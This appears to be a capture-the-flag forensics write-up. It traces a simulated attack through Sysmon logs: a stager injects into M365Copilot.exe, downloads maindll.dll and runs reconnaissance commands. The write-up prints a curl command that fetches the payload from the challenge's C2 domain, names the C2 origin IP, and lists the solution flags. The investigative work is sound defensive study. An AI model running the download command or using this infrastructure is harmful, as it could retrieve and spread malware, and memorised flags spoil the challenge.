


appsecmy.3cc83feaa3b37384a190dd84b25a4592.xyz

Then set filter event id=11 to see file creation



It is related to user ligac the file name maindll.dll




Then filter event id =3 to find network connection related to the phc.exe file, here we found port 8443

So combine together becomes

OWASPKL{https://appsecmy.3cc83feaa3b37384a190dd84b25a4592.xyz:8443/maindll.dll}


Investigation -5

So we found this before where the file location of the payload



OWASPKL{C:\Users\ligac\AppData\Local\Temp\maindll.dll}

Investigation -6



Ok when it comes finding url filter id = 22 and also find anything related to copilot.exe file

The hijacked process M365Copilot.exe made DNS queries to:

OWASPKL {owaspkl.3cc83feaa3b37384a190dd84b25a4592.xyz}

Investigation -7


The hijacked M365Copilot.exe parent process 10424 spawned cmd.exe process id 3288, which executed several commands. Also look at the time 04:31:06 so what ever command after that time is the flag

- EventData

RuleName	-
UtcTime	2026-06-05 04:31:06.427
ProcessGuid	{aa26e6de-510a-6a22-6505-000000001000}
ProcessId	3288
Image	C:\Windows\System32\cmd.exe
FileVersion	10.0.19041.4355 (WinBuild.160101.0800)
Description	Windows Command Processor
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	Cmd.Exe
CommandLine	C:\Windows\system32\cmd.exe
CurrentDirectory	C:\Windows\system32\
User	DESKTOP-LGT6HFQ\ligac
LogonGuid	{aa26e6de-45db-6a22-091d-250000000000}
LogonId	0x251d09
TerminalSessionId	1
IntegrityLevel	Medium
Hashes	MD5=2B40C98ED0F7A1D3B091A3E8353132DC,SHA256=BADF
ParentProcessGuid	{aa26e6de-4f6b-6a22-1805-000000001000}
ParentProcessId	10424
ParentImage	C:\Program Files\WindowsApps\Microsoft.MicrosoftOfficeHub_
ParentCommandLine	"C:\Program Files\WindowsApps\Microsoft.MicrosoftOffice
ParentUser	DESKTOP-LGT6HFQ\ligac


<

Filter event log id =1 to see command usage, 04:31:11




OWASPKL{Whoami /priv}

So just press up from the next log time show now 04:32:51



OWASPKL{Netstat -a}

Then up again 04:33:16



OWASPKL{route PRINT}

Why route addr is not because is not a valid windows route command

Investigation - 9

```
→ ~ curl -k -L -o maindll.dll https://appsecmy.3cc83feaa3b37384a190dd84b25a4592.xyz:8443/maindll.dll
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           Dload  Upload   Total   Spent    Left     Speed
100 105.0k 100 105.0k    0     0 611.5k      0      0      0      0      0
→ ~ ls
ali_id_rsa      decrypted_payload.exe  ffuf-common.json    hashes.txt          local.txt
base.txt        decrypt_loader.py      ftp-pass.txt         idor-lab            maindll.dll
bob.php         Desktop               fullscan.txt         index80.html        Music
Burps           desktop.xml           goofy.gpr            ipsec_config.py     mutated.txt
checkers.sh     detonate.gpr          goofy.lock           jar.txt             netmiko-env
chessser.sh     detonate.rep          goofy.lock~          jwt.txt             ntlm.txt
'ctf reverse.rep' Documents             goofy.rep            lastCompatBackupTime.txt NTUSER.DAT
custom.txt      Downloads             grafana.db            lazyweb             packages-microsoft
CVE-2020-1147.py DS_Store              grafana.hash          Loader.exe          page.html
→ ~ strings -a maindll.dll | grep -i "OWASPKL"
+ ~ strings -a maindll.dll | grep -iE "flag|secret|hidden|http|xyz|command|whoami|netstat|route"
!"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[]^_`abcdefghijklmnopqrstuvwxyz{|}~
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
GetCommandLineA
GetCommandLineW
abcdefghijklmnopqrstuvwxyzxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZXYZ
abcdefghijklmnopqrstuvwxyzxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZXYZ
→ ~ sha256sum maindll.dll
3531a52fb486759332acbf9a1c65ee55b337ab7b804de01d5d2766dde5da3fa3  maindll.dll
```

The actual payload is maindll.dll, curl -o to download the payload file


```
curl -k -L -o maindll.dll
```

<https://appsecmy.3cc83feaa3b37384a190dd84b25a4592.xyz:8443/maindll.dll>

Sha256sum the file got the hash

3531a52fb486759332acbf9a1c65ee55b337ab7b804de01d5d2766dde5da3fa3

Investigation - 8



The screenshot shows the VirusTotal interface for the domain `3cc83feaa3b37384a190dd84b25a4592.xyz`. The top section displays a green circle with the number `0` and the text `/ 91` for the Community Score. To the right, it states `3 detected files communicating with this domain`. Below this, the domain name is listed with `dga` and `hex` tags. The interface has tabs for `DETECTION`, `DETAILS`, `RELATIONS` (which is active), and `COMMUNITY`. A banner encourages joining the community. The `Passive DNS Replication (2)` section shows two entries for `2026-06-03` with `0 / 91` detections, resolved by `VirusTotal` at `172.67.223.30` and `104.21.54.36`. The `Subdomains (4)` section lists four subdomains with their respective detection counts and IP addresses. The last subdomain, `kdjebat.3cc83feaa3b37384a190dd84b25a4592.xyz`, shows a detection count of `0 / 91` and IP addresses `104.21.54.36`, `172.67.223.30`, and `43.216.92.187`.

Date resolved	Detections	Resolver	IP
2026-06-03	0 / 91	VirusTotal	172.67.223.30
2026-06-03	0 / 91	VirusTotal	104.21.54.36

Subdomain	Detections	IP
owaspkl.3cc83feaa3b37384a190dd84b25a4592.xyz	0 / 91	172.67.223.30 104.21.54.36
appsecmy.3cc83feaa3b37384a190dd84b25a4592.xyz	1 / 91	172.67.223.30 104.21.54.36
3cc83feaa3b37384a190dd84b25a4592.xyz	0 / 91	172.67.223.30 104.21.54.36
kdjebat.3cc83feaa3b37384a190dd84b25a4592.xyz	0 / 91	104.21.54.36 172.67.223.30 43.216.92.187

`3cc83feaa3b37384a190dd84b25a4592.xyz` put this in virus total then find see relations tab and there's an ip that is not cloudflare, that is the **root server IP** address of the C2.

OWASPKL{43.216.92.187}

Conclusion :

The malware execution started with `phc.exe`, which acted as the stager. It targeted PID 10424, belonging to `M365Copilot.exe`, and retrieved a DLL payload from the `appsecmy` domain. The payload was stored as `maindll.dll` in the user's Temp directory. After execution, the hijacked process contacted the C2 domain `owaspkl...` and executed reconnaissance commands such as `whoami /priv`, `netstat -a`, and `route PRINT`.


The event logs only showed Cloudflare proxy IPs, so the real C2 origin IP had to be found through VirusTotal threat-intelligence pivoting. The related subdomain `kdjebat...` exposed the origin IP `43.216.92.187`, which was then verified with `curl --resolve`.

FORENSICKS


OSINT

A bit to add

It give me this link bit.ly/4a6EzHh




Show me this so i just kept going pressing the right button



